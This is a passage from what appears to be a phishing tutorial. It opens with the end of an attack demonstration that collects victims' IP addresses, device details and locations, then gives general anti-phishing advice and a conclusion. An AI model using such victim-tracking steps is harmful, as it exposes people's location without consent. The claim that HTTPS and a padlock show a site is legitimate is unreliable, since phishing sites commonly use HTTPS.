To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

- We will get their IP, device details and location in our terminal.

Mitigation

1. Education and Awareness: The first line of defense against phishing attacks is education and awareness. Training employees and individuals to recognize phishing attempts is critical. They should be able to identify suspicious email addresses, subject lines, and content. Regular security awareness programs and simulated phishing exercises can help reinforce these skills.

2. Email Filtering: Employ advanced email filtering systems that can detect and block phishing emails. These systems use machine learning algorithms to analyze email content, sender reputation, and attachment behavior, effectively reducing the number of malicious emails that reach inboxes.

3. Multi-Factor Authentication (MFA): Implementing MFA adds an extra layer of security by requiring users to provide multiple forms of identification before accessing an account. Even if attackers obtain login credentials, MFA can prevent unauthorized access.

4. Strong Password Policies: Enforce strong password policies and encourage users to create complex, unique passwords. Password managers can help individuals maintain a secure password repository.

5. Regular Software Updates: Keep operating systems and software up to date to patch vulnerabilities that cybercriminals might exploit. Phishing attacks can target unpatched systems.

6. HTTPS and Website Validation: Always verify the legitimacy of websites by checking for the "https" in the URL, indicating a secure connection. Look for visual cues, such as padlock icons, and avoid clicking on links from suspicious sources.

7. Implement DMARC: Domain-based Message Authentication, Reporting, and Conformance (DMARC) is a protocol that helps protect your domain from being used in phishing attacks. It allows you to set policies to validate email senders and prevent domain spoofing.

8. Incident Response Plan: Develop a comprehensive incident response plan to address phishing attacks promptly. This plan should include steps to isolate compromised systems, inform stakeholders, and work with law enforcement.

9. Reporting Mechanisms: Make it easy for users to report suspected phishing attempts. Timely reporting can help security teams respond quickly and prevent further damage.

10. Security Software: Employ up-to-date anti-phishing and antivirus software to provide an additional layer of protection against known threats.

Conclusion

Phishing attacks are persistent and ever-evolving threats in the digital landscape. They target the human element, making it essential for individuals and organizations to take proactive measures to defend against them. By educating users, implementing robust security measures, and staying vigilant, it is possible to reduce the risk of falling victim to phishing attacks. It's important to remember that phishing attacks will continue to adapt, so ongoing awareness and security improvements are crucial to maintaining a strong defense against this type of cyber threat.